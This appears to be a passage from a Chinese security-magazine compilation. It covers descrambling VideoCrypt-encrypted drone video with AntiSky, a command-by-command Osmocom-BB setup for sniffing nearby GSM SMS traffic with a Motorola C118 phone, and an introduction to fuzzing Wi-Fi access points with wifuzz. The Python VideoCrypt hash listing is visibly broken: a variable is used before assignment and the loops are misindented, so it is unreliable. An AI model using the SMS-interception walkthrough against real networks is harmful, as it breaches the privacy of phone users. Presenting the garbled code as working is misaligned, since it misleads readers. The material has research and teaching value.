文档中名为 S455e 的 SOI 存在加密和不加密两种形式,但实际上它们在频域中受到检查时很难区分。在扰频信号中,视频帧没有改变,在持有加密的元数据的屏幕顶部,数字信息有两行被编码在文本区域内,这种加扰技术被称为“线割和旋转”。这种技术能够在特定位置切割视频信源的每一行,用相反的顺序传输两个部分。



手册中讨论了很多开源材料的实用性。GCHQ 培训手册中概述的方法如下:

## 拦截 SOI

从加工过的 SOI 中捕获视频帧位图(BMP)

使用 ImageMagick 将位图转换为便携式象素映射(PPM)


使用 AntiSky 对图像解扰

使用 ImageMagick 查看清晰的形象,如果需要可以将它转换成一个更方便的格式

手册中提到, 解扰图像所需的计算量相当大,但通过解扰单个的框架来确定图像内容仍然是可行的。


## VideoCrypt

让我们看看 VideoCrypt 方案。VideoCrypt 作用于 PAL 编码格式的视频信源。PAL 视频信息以交错形式从上到下存储在线路中。组成一个视频帧的线路上的 256 个可能的切割点都被切断,然后两部分的每一行都会进行交换传输。一连串的切割点是由智能卡上 PRNG 生成的一个伪随机序列确定的。



360安全播报 ( bobao.360.cn )

为了将信号解码,译码器将与智能卡连接检查卡片是否为一个特定的频道授权,如果是,那么译码器将在卡的 PRNG 中找到视频信号的信源。



显然,线割和旋转的方法有些不足,因为它在某一时刻只沿着一个轴(x 轴)改变图像。BBC 使用了一种叫做 VideoCrypt-S 的变体,可以将图像沿 y 轴改变(如第 5 行可能被传播到第 10 行),支持三种格式。但是这种变体只能在 BBC 选择服务中使用,并不适用于文章中所讨论的用于获取无人机视频文件的算法。

## VideoCrypt 的 PRNG 和键控散列函数

60 位 PRNG 信源适用于一个给定的框架,并送入 PRNG 产生一系列的 8 位秘密割点,有效地制定密钥流,VideoCrypt 所使用的键控散列函数是一个定制的哈希函数。哈希函数在 Python 中如下:

请参考以下代码 

```
#!/usr/bin/env python """ VideoCrypt Keyed Hash Algorithm as described in
http://www.cl.cam.ac.uk/~mgk25/vc-slides.pdf """
class VideoCryptHash:
    def __init__(self):
        # PRNG sequence
        self.answ = [0]*8
        self.j = 0
        # Secret-key based S-Box (details unpublished so replaced
        # with identity mapping)
        self.sbox = [i for i in xrange(0x00, 0x100)]
        return
    # Round function as per BSkyB P07 card
    def round_function(self, p):
        self.answ[self.j] = (self.answ[self.j] ^ p)
        c = (((~c) << 1) + p) >> 3
        c = (c * 0x100) + (self.answ[self.j] / 16) + self.sbox[(self.answ[self.j] % 16) + 16]
        self.j = (self.j + 1) % 8
        self.answ[self.j] = (self.answ[self.j] ^ c)
        return
    # Keyed hash function with 'signature check'
    def keyed_hash(self, msg):
        assert(len(msg) == 32)
        self.answ = [0]*8
        self.j = 0
        for i in xrange(0, 27):
            self.round_function(msg[i])
            b = 0
            for i in xrange(27, 31):
                self.round_function(b)
                self.round_function(b)
                if (self.answ[self.j] != msg[i]):
                    return []
            self.j = (self.j + 1) % 8 # Only in P07
            b = msg[i]
            for i in xrange(1, 65):
                self.round_function(msg[31])
        return self.answ
    v = VideoCryptHash()
    print v
```

```
v.keyed_hash([0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0x03,0xF6,0xED,0])
```

键控的散列函数是为了抵御攻击者的复制。在最初的 VideoCrypt 系统中没有卡或解码器特有信息,因此一张卡可被用于多个解码器(即“卡共享攻击”)。是否被用于无人机地面控制人员和无人机个体信源取决于 VideoCrypt 中的智能卡得到多大程度的改造。

## 对 VideoCrypt 加扰方案的分析

一个被动的攻击者截获视频信源后需要处理如下几件事:

加密元数据:来自于使用了键控散列函数的 PRNG 信源的 32 字节的消息

视频信源“密文”

鉴于我们对 PRNG 一无所知,无法获得键控散列函数。最直接的方法就是对扰频视频进行密文分析。幸运的是不规则排列可以在不需要秘密割点密钥流的情况下被打破。鉴于两条连续的线在大多数图像中几乎相同,可以尝试所有 256 个可能的割点并选择最佳的两个相邻行。马库斯·库恩的 AntiSky 项目所使用就是这样方法,对每个图像进行强力图像处理攻击在实践中似乎足够有效,尽管图像质量会受到损失。情报分析人员拦截无人机信源不会太关心图像清不清楚,只需要提炼出有价值的情报。AntiSky 用优化的方法衡量两条线的相关性,并使用动态规划算法来降低整体的复杂性。

Michael Niedermayer 对 AntiSky 算法的一个改进版本如下:

(可选) 缩减像素采样来加速互相关

互相关:尽管 AntiSky 使用基于 FFT 的互相关,自适应互相关将更为可取

配错的线检测方法:不适用于互相关的线(即不能正确匹配)需要标记为“不匹配”,防止影响对周围的线的评估。

PAL 相位检测和发现彩度相位差:如果我们想要将颜色解码就需要做到这一点

边缘检测:使用一个动态边缘检测器检测图像左和右边界,计算从顶部到任何像素最优路径。边缘检测可以检测出最小距离的范围,因此排除许多假的“替代边缘”。

割点序列发现:使用动态规划我们可以结合上述信息来找到最优割点序列。

割点缓存:使用缓存查找防止候选割点重复

切割和交换:沿着最好的候选割点切割扰频行,交换线段给复原图像让位。

## 示范

我们可以有效地遵循“Anarchist”的手动过程,尝试库恩网站上提供的 videocrypt 扰频图像。



请参考以下代码 

```
usr@machine:~# mogrify -format ppm r-vc1.jpg usr@machine:~# gcc -lm -o antisky antisky.c  antisky.c: In
function `main':
antisky.c:615:5: warning: incompatible implicit declaration of built-in function
`memcpy' [enabled by default] usr@machine:~# ./antisky -1 -r20 r-vc1.ppm r-vc1.decrypted.pgm
usr@machine:~# mogrify -format png r-vc1.decrypted.pgm
```



培训手册中提到,解扰是一个反复试验的过程,直到能够产生像样的复原图像。

## Video 解码:另一种整理方法

在他的网站上讨论了另一种解扰的方法。尽管库恩在获得图像时使用标准 PC 视频捕捉卡和任意分辨率/扫描速率, Steer 却依靠对目标系统的一些基本假设, “完美” 地译解了图像。Steer 给了一个例子, 常见的机顶盒采样视频信号在 14 mhz, 每行 256 个可能的割点, 割点不存在于图像左/右边缘的最小距离, 但可以确定割点都落在  $1 / (7 \text{ mhz})$  间隔上。Steer 的算法首先过滤掉 PAL 副载波, 只留下亮度信息, 通过每一行的所有可能的割点旋转计算平方差异, 找出最适合的。经过上述过程后, 结果是一个像素完美的图像, 但左/右边界在水平上会存在全反失真。整理后, 图像会经过 Steer 的 PalColour 程序的处理。

## 经验教训?

最明显的经验是, 90 年代初的模拟 PayTV 加扰算法已经不适合无人机信源 “加密”。本文利用的信息可以追溯到 2010 年, 现在这些东西很可能已经改变了。现成的硬件解决方案看起来很有吸引力, 因为强大的加密方案将需要不断纠错, 从而对无人机模型进行改进。

# Osmocom-BB 项目安装与配置（含错误解决方法）

作者：226SaFe\_怪大叔

原文地址：【安全客】<http://bobao.360.cn/learning/detail/3059.html>

## 什么是 Osmocom-BB



OsmocomBB(Open source mobile communication Baseband)是国外一个开源项目，是GSM协议栈(Protocols stack)的开源实现。其目的是要实现手机端从物理层(layer1)到layer3的三层实现，主要进行2G网短信嗅探。

## Osmocom-BB 项目分析

测试环境：VM 虚拟机 Ubuntu 64 (有个 kali 1.0.9)

打开新的终端都用 root 权限来执行命令：sudo -i

我的目录路径位：/home/seeu/

安装编译 osmocomBB 所需的软件包：

请参考以下代码 ：

```
aptitude install libtool shtool autoconf git-core pkg-config make gcc
apt-get install build-essential libgmp3-dev libmpfr-dev libx11-6 libx11-dev texinfo flex bison libncurses5
libncurses5-dbg libncurses5-dev libncursesw5 libncursesw5-dbg libncursesw5-dev zlib1g-dev libmpfr4
libmpc-dev
```

OsmocomBB 交叉编译环境（下载环境包 解压 把 gnuarm-xxx 目录下的文件搬到 gnuarm）：

请参考以下代码 

```
wget http://gnuarm.com/bu-2.15_gcc-3.4.3-c-c++-java_nl-1.12.0_gi-6.1.tar.bz2
tar xf bu-2.15_gcc-3.4.3-c-c++-java_nl-1.12.0_gi-6.1.tar.bz2
mv gnuarm-* ~/gnuarm
echo "export PATH=\$PATH:/home/seeu/gunarm/bin">/seeu/.bashrc
source /home/seeu/.bashrc
```

下载 gnu-arm-build.2.sh 加权限 在添加三个文件夹 并且在 src 目录下下载三个文件：

请参考以下代码 

```
wget -c http://bb.osmocom.org/trac/raw-attachment/wiki/GnuArmToolchain/gnu-arm-build.2.sh
chmod +x gnu-arm-build.2.sh
mkdir build install src
cd /home/seeu/src/
wget http://www.gnuarm.com/bu-2.16.1_gcc-4.0.2-c-c+_nl-1.14.0_gi-6.4_x86-64.tar.bz2
wget http://ftp.gnu.org/gnu/binutils/binutils-2.21.1a.tar.bz2
wget ftp://sources.redhat.com/pub/newlib/newlib-1.19.0.tar.gz
cd ..
./gnu-arm-build.2.sh
```

编译 libosmocore , OsmocomBB

请参考以下代码 

```
cd /home/seeu/
git clone git://git.osmocom.org/libosmocore.git
cd libosmocore/
autoreconf -i
./configure
make
make install
cd ..
.ldconfig
git clone git://git.osmocom.org/osmocom-bb.git
cd /home/seeu/osmocom-bb
git checkout --track origin/luca/gsmmmap
cd src
git pull --rebase
```

make

如果没有错误的话，那么恭喜你，环境设置已完成。

常见错误请看下面：

错误一：

```
r.h:12,          from /home/seeu/osmocom-bb/src/target/firmware/include/arp
t.h:2,          from ../../src/gsmtap_util.c:37:
/home/seeu/osmocom-bb/src/target/firmware/include/defines.h:5:0: warning: 'ribute_const_' redefined [enabled by default]
/usr/include/x86_64-linux-gnu/sys/cdefs.h:241:0: note: this is the location
he previous definition
/home/seeu/osmocom-bb/src/target/firmware/include/asm/swab.h: Assembler mes
:
/home/seeu/osmocom-bb/src/target/firmware/include/asm/swab.h:32: Error: no
instruction: `eor %edx,%r15d,%r15d,ror'
make[4]: *** [gsmtap_util.lo] 错误 1
make[4]:正在离开目录 `/home/seeu/osmocom-bb/src/shared/libosmocore/build-ta
src'
make[3]: *** [all] 错误 2
make[3]:正在离开目录 `/home/seeu/osmocom-bb/src/shared/libosmocore/build-ta
src'
make[2]: *** [all-recursive] 错误 1
make[2]:正在离开目录 `/home/seeu/osmocom-bb/src/shared/libosmocore/build-ta
make[1]: *** [all] 错误 2
make[1]:正在离开目录 `/home/seeu/osmocom-bb/src/shared/libosmocore/build-ta
make: *** [shared/libosmocore/build-target/src/.libs/libosmocore.a] 错误 2
root@seeu-virtual-machine:~/osmocom-bb/src# 安全客 (bobao.360.cn)
```

请参考以下代码 

```
/root/osmocom-bb/src/target/firmware/include/asm/swab.h: Assembler messages:
/root/osmocom-bb/src/target/firmware/include/asm/swab.h:32: Error: no such instruction:
`eor %edx,%ecx,%ecx,ror'
make[4]: *** [gsmtap_util.lo] 错误 1
make[4]: Leaving directory `/root/osmocom-bb/src/shared/libosmocore/build-target/src'
make[3]: *** [all] 错误 2
make[3]: Leaving directory `/root/osmocom-bb/src/shared/libosmocore/build-target/src'
make[2]: *** [all-recursive] 错误 1
make[2]: Leaving directory `/root/osmocom-bb/src/shared/libosmocore/build-target'
make[1]: *** [all] 错误 2
make[1]: Leaving directory `/root/osmocom-bb/src/shared/libosmocore/build-target'
make: *** [shared/libosmocore/build-target/src/.libs/libosmocore.a] 错误 2
```

或者



```
checking for direct... direct... gee
checking whether the C compiler works... no
configure: error: in `~/home/seeu/osmocom-bb/src/shared/libosmocore/build-target'
:
configure: error: C compiler cannot create executables
See `config.log' for more details
make: *** [shared/libosmocore/build-target/Makefile] 错误 77 安全客 (bobao.360.cn )
root@seeu-virtual-machine:/home/seeu/osmocom-bb/src#
```

### 请参考以下代码

```
configure: error: C compiler cannot create executables
See `config.log' for more details
make: *** [shared/libosmocore/build-target/Makefile] 错误 77
```

这两个错误都是 OsmocomBB 交叉编译环境出现问题，因为网上很多文章说一半不说一半导致 没安装好标题二里面的环境包又或者你的环境包下载错了

解决：

安装

### 32 位架构，请参考以下代码

```
wget http://gnuarm.com/bu-2.15_gcc-3.4.3-c-c++-java_nl-1.12.0_gi-6.1.tar.bz2
tar xf bu-2.15_gcc-3.4.3-c-c++-java_nl-1.12.0_gi-6.1.tar.bz2
mv gnuarm-* ~/gnuarm
```

### 64 位架构，请参考以下代码

```
wget http://www.gnuarm.com/bu-2.16.1_gcc-4.0.2-c-c++_nl-1.14.0_gi-6.4_x86-64.tar.bz2
tar xf bu-2.16.1_gcc-4.0.2-c-c++_nl-1.14.0_gi-6.4_x86-64.tar.bz2
mv gnuarm-* ~/gnuarm
```

错误二：

```
comm/ltlcomm.a(comm_cons.o): 在函数 `msgb_alloc_headroom' 中:
../../../../shared/libosmocore/include/osmocom/core/msgb.h:356: 对 `msgb_alloc_headroom' 的引用
make[1]: *** [board/compal_e88/hello_world.compalram.elf] 错误 1
make[1]: 正在离开目录 `/home/seeu/osmocom-bb/src/target/firmware'
make: *** [firmware] 错误 2
root@seeu-virtual-machine:/home/seeu/osmocom-bb/src#
```

### 请参考以下代码

```
make[1]: *** [board/compal_e88/hello_world.compalram.elf] 错误 1
make[1]: Leaving directory `/root/osmocom-bb/src/target/firmware'
make: *** [firmware] 错误 2
```

解决：

### 执行，请参考以下代码



```
git clean -dfx  
make
```

错误三：

```
configure: error: Package requirements (libpcsclite) were not met:  
No package 'libpcsclite' found  
Consider adjusting the PKG_CONFIG_PATH environment variable if you  
installed software in a non-standard prefix.  
Alternatively, you may set the environment variables PCSC_CFLAGS  
and PCSC_LIBS to avoid the need to call pkg-config.  
See the pkg-config man page for more details.  
root@seeu-virtual-machine:/home/seeu/source/libosmocore# make  
make: *** 没有指明目标并且找不到 makefile。停止。安全客 (bobao.360.cn)
```

解决：

安装，请参考以下代码

```
sudo apt-get install libusb-dev libpcsclite-dev  
sudo apt-get install libusb-0.1-4 libpcsclite1 libccid pcscd
```

错误四：

```
checking pkg-config is at least version 0.9.0... yes  
checking for TALLOC... no  
configure: error: Package requirements (talloc >= 2.0.1) were not met:  
No package 'talloc' found  
Consider adjusting the PKG_CONFIG_PATH environment variable if you  
installed software in a non-standard prefix.  
Alternatively, you may set the environment variables TALLOC_CFLAGS  
and TALLOC_LIBS to avoid the need to call pkg-config.  
See the pkg-config man page for more details.  
root@kali: ~/libosmocore# ■ 安全客 (bobao.360.cn)
```

解决：

安装

<http://www.linuxfromscratch.org/blfs/view/cvs/general/talloc.html>

终于到了折腾硬件了，嘿嘿

设备：

MOTOROLA\_C118 手机

CP201X(USB to TTL)



## 数据线

( 某宝买现成的线 )

## 关机插入 USB , 写入代码

lsusb //查看是否插入成功

```
seeu@seeu-virtual-machine:~$ lsusb
Bus 001 Device 001: ID 1d6b:0002 Linux Foundation 2.0 root hub
Bus 002 Device 001: ID 1d6b:0001 Linux Foundation 1.1 root hub
Bus 002 Device 002: ID 0e0f:0003 VMware, Inc. Virtual Mouse
Bus 002 Device 003: ID 0e0f:0002 VMware, Inc. Virtual USB Hub
seeu@seeu-virtual-machine:~$ lsusb
Bus 001 Device 001: ID 1d6b:0002 Linux Foundation 2.0 root hub
Bus 002 Device 001: ID 1d6b:0001 Linux Foundation 1.1 root hub
Bus 002 Device 002: ID 0e0f:0003 VMware, Inc. Virtual Mouse
Bus 002 Device 003: ID 0e0f:0002 VMware, Inc. Virtual USB Hub
Bus 002 Device 004: ID 0403:6001 Future Technology Devices International, Ltd FT
232 USB-Serial (UART) IC
seeu@seeu-virtual-machine:~$
```

安全客 ( bobao.360.cn )

请参考以下代码 ↗

```
cd /home/seeu/osmocom-bb/osmocom-bb/src/host/osmocon/
./osmocon -m c123xor -p /dev/ttyUSB0 ../../target/firmware/board/compal_e88/layer1.compalram.bin
```

```
root@seeu-virtual-machine:/home/seeu/osmocom-bb/src/host/osmocon# ./osmocon -m c
123xor -p /dev/ttyUSB0 ../../target/firmware/board/compal_e88/layer1.compalram.b
in
```

安全客 ( bobao.360.cn )

按一下开机键 ( 短按 , 不是长按 )

有时候停了 就按一下开机键 ( 我有时候需要按几次才完全写入的 )



```
Die ID code: 24d0342ef6039707
=====
REG_DPLL=0x2413
CNTL_ARM_CLK=0xf0a1
CNTL_CLK=0xffff91
CNTL_RST=0xffff3
CNTL_ARM_DIV=0xffff9
=====
Power up simcard:

THIS FIRMWARE WAS COMPILED WITHOUT TX SUPPORT!!!
Assert DSP into Reset
Releasing DSP from Reset
Installing DSP sniff patch
Setting some dsp_api.ndb values
Setting API NDB parameters
DSP Download Status: 0x0001
DSP API Version: 0x0000 0x0000
Finishing download phase
DSP Download Status: 0x0002
DSP API Version: 0x3606 0x0000
LOST 6947!                                     安全客 ( bobao.360.cn )
```

看到这里就写入成功了。手机上也出现 layer 1 osmocom bb

## 打开新终端输入

B 终端，请参考以下代码 [»](#)

```
cd /home/seeu/osmocom-bb/src/host/layer23/src/misc/
./cell_log -O //搜索附近伪基站
```

C 终端，请参考以下代码 [»](#)

```
cd /home/seeu/osmocom-bb/src/host/layer23/src/misc/
./ccch_scan -i 127.0.0.1 -a ARFCN ( 如刚刚搜索附近的伪基站 ./ccch_scan -i 127.0.0.1 -a 46 )
```

```
root@seeu-virtual-machine: /home/seeu/osmocom-bb/src/host/layer23/src/misc
<000e> cell_log.c:434 Measurement done
Cell ID: 460_0_28A8_0D45
<000e> cell_log.c:248 Cell: ARFCN=46 PWR=-54dB MCC=460 MNC=00 (China, China Mobile)
Cell ID: 460_0_28A8_0D43
<000e> cell_log.c:248 Cell: ARFCN=30 PWR=-58dB MCC=460 MNC=00 (China, China Mobile)
Cell ID: 460_0_28A8_0D44
<000e> cell_log.c:248 Cell: ARFCN=34 PWR=-58dB MCC=460 MNC=00 (China, China Mobile)
```

D 终端，请参考以下代码 [»](#)

```
wireshark -k -i lo -f 'port 4729' //打开 ws 开始抓包
```



No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	127.0.0.1	127.0.0.1	LAPDm	81	U, func=UI
2	0.086332	127.0.0.1	127.0.0.1	LAPDm	81	U, func=UI
3	0.321909	127.0.0.1	127.0.0.1	LAPDm	81	U F, func=I
4	0.480275	127.0.0.1	127.0.0.1	LAPDm	81	U, func=UI
5	0.556230	127.0.0.1	127.0.0.1	LAPDm	81	I, N(R)=1,
6	0.804189	127.0.0.1	127.0.0.1	LAPDm	81	U, func=UI
7	0.941050	127.0.0.1	127.0.0.1	LAPDm	81	U, func=UI
8	1.033377	127.0.0.1	127.0.0.1	LAPDm	81	I, N(R)=2,
9	57.700306	127.0.0.1	127.0.0.1	GSMTAP	81	(CCCH) (RR)
10	57.700326	127.0.0.1	127.0.0.1	GSMTAP	81	(CCCH) (RR)
11	57.700382	127.0.0.1	127.0.0.1	GSMTAP	81	(CCCH) (RR)
12	57.701531	127.0.0.1	127.0.0.1	GSMTAP	81	(CCCH) (RR)
13	57.701554	127.0.0.1	127.0.0.1	GSMTAP	81	(CCCH) (RR)

筛选 gsm\_sms //这里我就不截图了，农村没有抓到。

以上常见错误：

错误一：

```
Cannot open serial device /dev/ttyUSB0
seeu@seeu-virtual-machine:~/osmocom-bb/src/host/osmocon$ ./osmocon -m c123xor -p
/dev/ttyUSB0
Cannot open serial device /dev/ttyUSB0
seeu@seeu-virtual-machine:~/osmocom-bb/src/host/osmocon$
```

解决：

是串口问题

虚拟机-设置-添加-串行端口

<http://www.ithao123.cn/content-2439912.html>

错误二：

虚拟机插入 USB 没反应

解决：

计算机-属性-高级设置-服务 找到 VMxxxx-USB 点击启动 然后重新打开虚拟机


错误三：

手机写不进代码

解决：

拔电池 重新来！

装逼图：



网上比较好的文章：

<http://bbs.pediy.com/showthread.php?t=190535>

<http://www.blogjava.net/baicker/archive/2013/11/13/406293.html>

## 基于 802.11Fuzz 技术的研究

作者 : icecolor

原文地址 : 【安全客】 <http://bobao.360.cn/learning/detail/3084.html>




安全客 ( bobao.360.cn )

关于无线的 Fuzz 最开始接触了解时，国内基本毛线都搜不到。经过几个月的资料搜集和学习，将大约全网的 fuzz 资料整理翻译分析并读懂写下，就为填补国内空白，也希望无线爱好者能多多交流。

在各个安全领域的漏洞挖掘方法中，Fuzz 都挺流行的。Fuzz 是一种黑盒软件测试技术，这基本上是使用畸形或半自动化的方式在一个畸形的数据注入发现执行错误，运用在协议也比较多。当源代码是不可用的时候，还是不错的，在 802.11 协议方面，Fuzzing 的层面也比较多，特别是针对驱动和接入点的。

802.11 的 State machine , 802.11 标准规定的 State machine



这里有 ‘State1 , State2 , State3’ 这三个状态。它这写的比较模糊，不太容易懂，翻译过来有点懵逼。其实这三个 State 的本意该是：

State1 : 是用于访问点的客户端设备的初始状态。

State2 : 是通过对访问点进行身份验证的身份验证状态。

State3 : 是一个授权发送接受数据通信帧并通过无线接入点和有线网络的关联的状态转换过程，然后反馈 802.11Frames.

上面都提到了，802.11 标准规定状态机必须在固件或者驱动中实现，许多的驱动管理的状态为了保证它的运行 都采用例如一个 AP 接受了 Assoc 请求后 ,只包括一个网络配置名称，这三个状态是很重要的，Fuzz 的思路就是从这三个 State 机制中来。

802.11 还定义了三种帧类型（就是上面那 Class ):

Class1 Frames : 允许从 State1、2 和 3 探测请求/响应,beacon,身份验证请求/响应/解除认证

Class2 Frames : 只有经过身份验证,可以从 State2 和 3(重新)Assoc 请求/响应/解除关联

Class3 Frames : 只有在 Assoc 请求下，可以在 State3 内解除认证

每个 State 都可以进行 fuzzing，但是第一个肯定是比后两个容易，因为后面两个都提到了需要成功认证的协议。

（两个图，第一个详细点，那个能看懂就看那个就行了）

## Access Points Fuzzing 802.11 的介绍：

### 1、Fuzzing 原理

无线协议里面，Beacon 是 802.11 里面的一个重要组成部分，它涵盖了几乎所有 AP 的重要配置信息。

下面举个 ApFuzzing 框架的例子，就是通过构建畸形数据包，并将针对 Wi-Fi 设备，然后发现已知和未知的漏洞。

Fuzzing802.11 接入点，类似于 802.11 client 的 fuzzing。无线客户端功能由接入点解析

802.11 个访问点栈将解析大量的 802.11 的数据包：

\*Probe request

\*Authentication requests

- \*Association requests
- \*Crypted and unencrypted data frames
- \*Control frames

还有一些其他协议接入点可以 fuzzing :

WPA/WPA2 handshakes


基于 EAP 的认证

基于 State 的 Fuzzing

State1 进行成功的身份验证请求

State2 进行成功的关联请求

State3 是基于认证成功的密钥交换



## 2. Fuzzing 举例

Scapy 是一个开放源代码的网络编程语言，它是基于 Python，可以重放数据，捕获分析，产生随机数据包。可以根据自己的测试需求去改变，好像好多东西都需要它的支持，用处挺大的。有人基于 Scapy 写了一个叫做 wifuzz 的工具，写的接入点挺全的，能够 fuzz 出一些堆栈错误或者 Crash，支持的接入点：



```
-- WiFuzz: Access Point 802.11 STACK FUZZER --
Syntax: python wifuzz.py -s <ssid> [options] <fuzzer>(*, <fuzzer>)*

Available options:
-h      Show this help screen
-i      Network interface (default: wlan0)
-o      Output directory for PCAP files (default: /dev/shm)
-P      Ping timeout (default: 60 seconds)
-s      Set target AP SSID
-t      Enable test mode

Remember to put your Wi-Fi card in monitor mode. Your driver must support
traffic injection.

Available fuzzers:
-----
| Name | State | Description |
|-----|
| any | none | Random 802.11 frame fuzzer |
| assoc | authenticated | Association request fuzzer |
| auth | probed | Authentication request fuzzer |
| beacon | none | Beacon request fuzzer |
| deassoc | associated | Deassociation request fuzzer |
| deauth | authenticated | Deauthentication request fuzzer |
| eap | associated | EAP protocol fuzzer |
| eapol | associated | EAPOL (EAP-over-LAN) protocol fuzzer |
| probe | none | Probe request |
```

安全客(bobao.360.cn)

我选了个 auth 模式的 FUZZ ,它会将 FUZZ 出来的的数据保存到一个路径下供我们查看。

请参考以下代码 [»](#)

```
$ sudo python wifuzz.py -s fuzztest auth
Thur Sep 26 21:41:36 2016 {MAIN} Target SSID: fuzztest; Interface: wlan0; Ping timeout:
60;PCAP directory: /dev/shm; Test mode? False; Fuzzer(s): auth;
Thur Sep 26 21:41:36 2016 {WIFI} Waiting for a beacon from SSID=[fuzztest] Thur Sep 26 21:41:36 2016 {WIFI} Bea-
con from SSID=[fuzztest] found (MAC=[11:22:33:44:55:66])
Thur Sep 26 21:41:36 2016 {WIFI} Starting fuzz 'auth'
Thur Sep 26 21:41:36 2016 {WIFI} [R00001] Sending packets 1-100
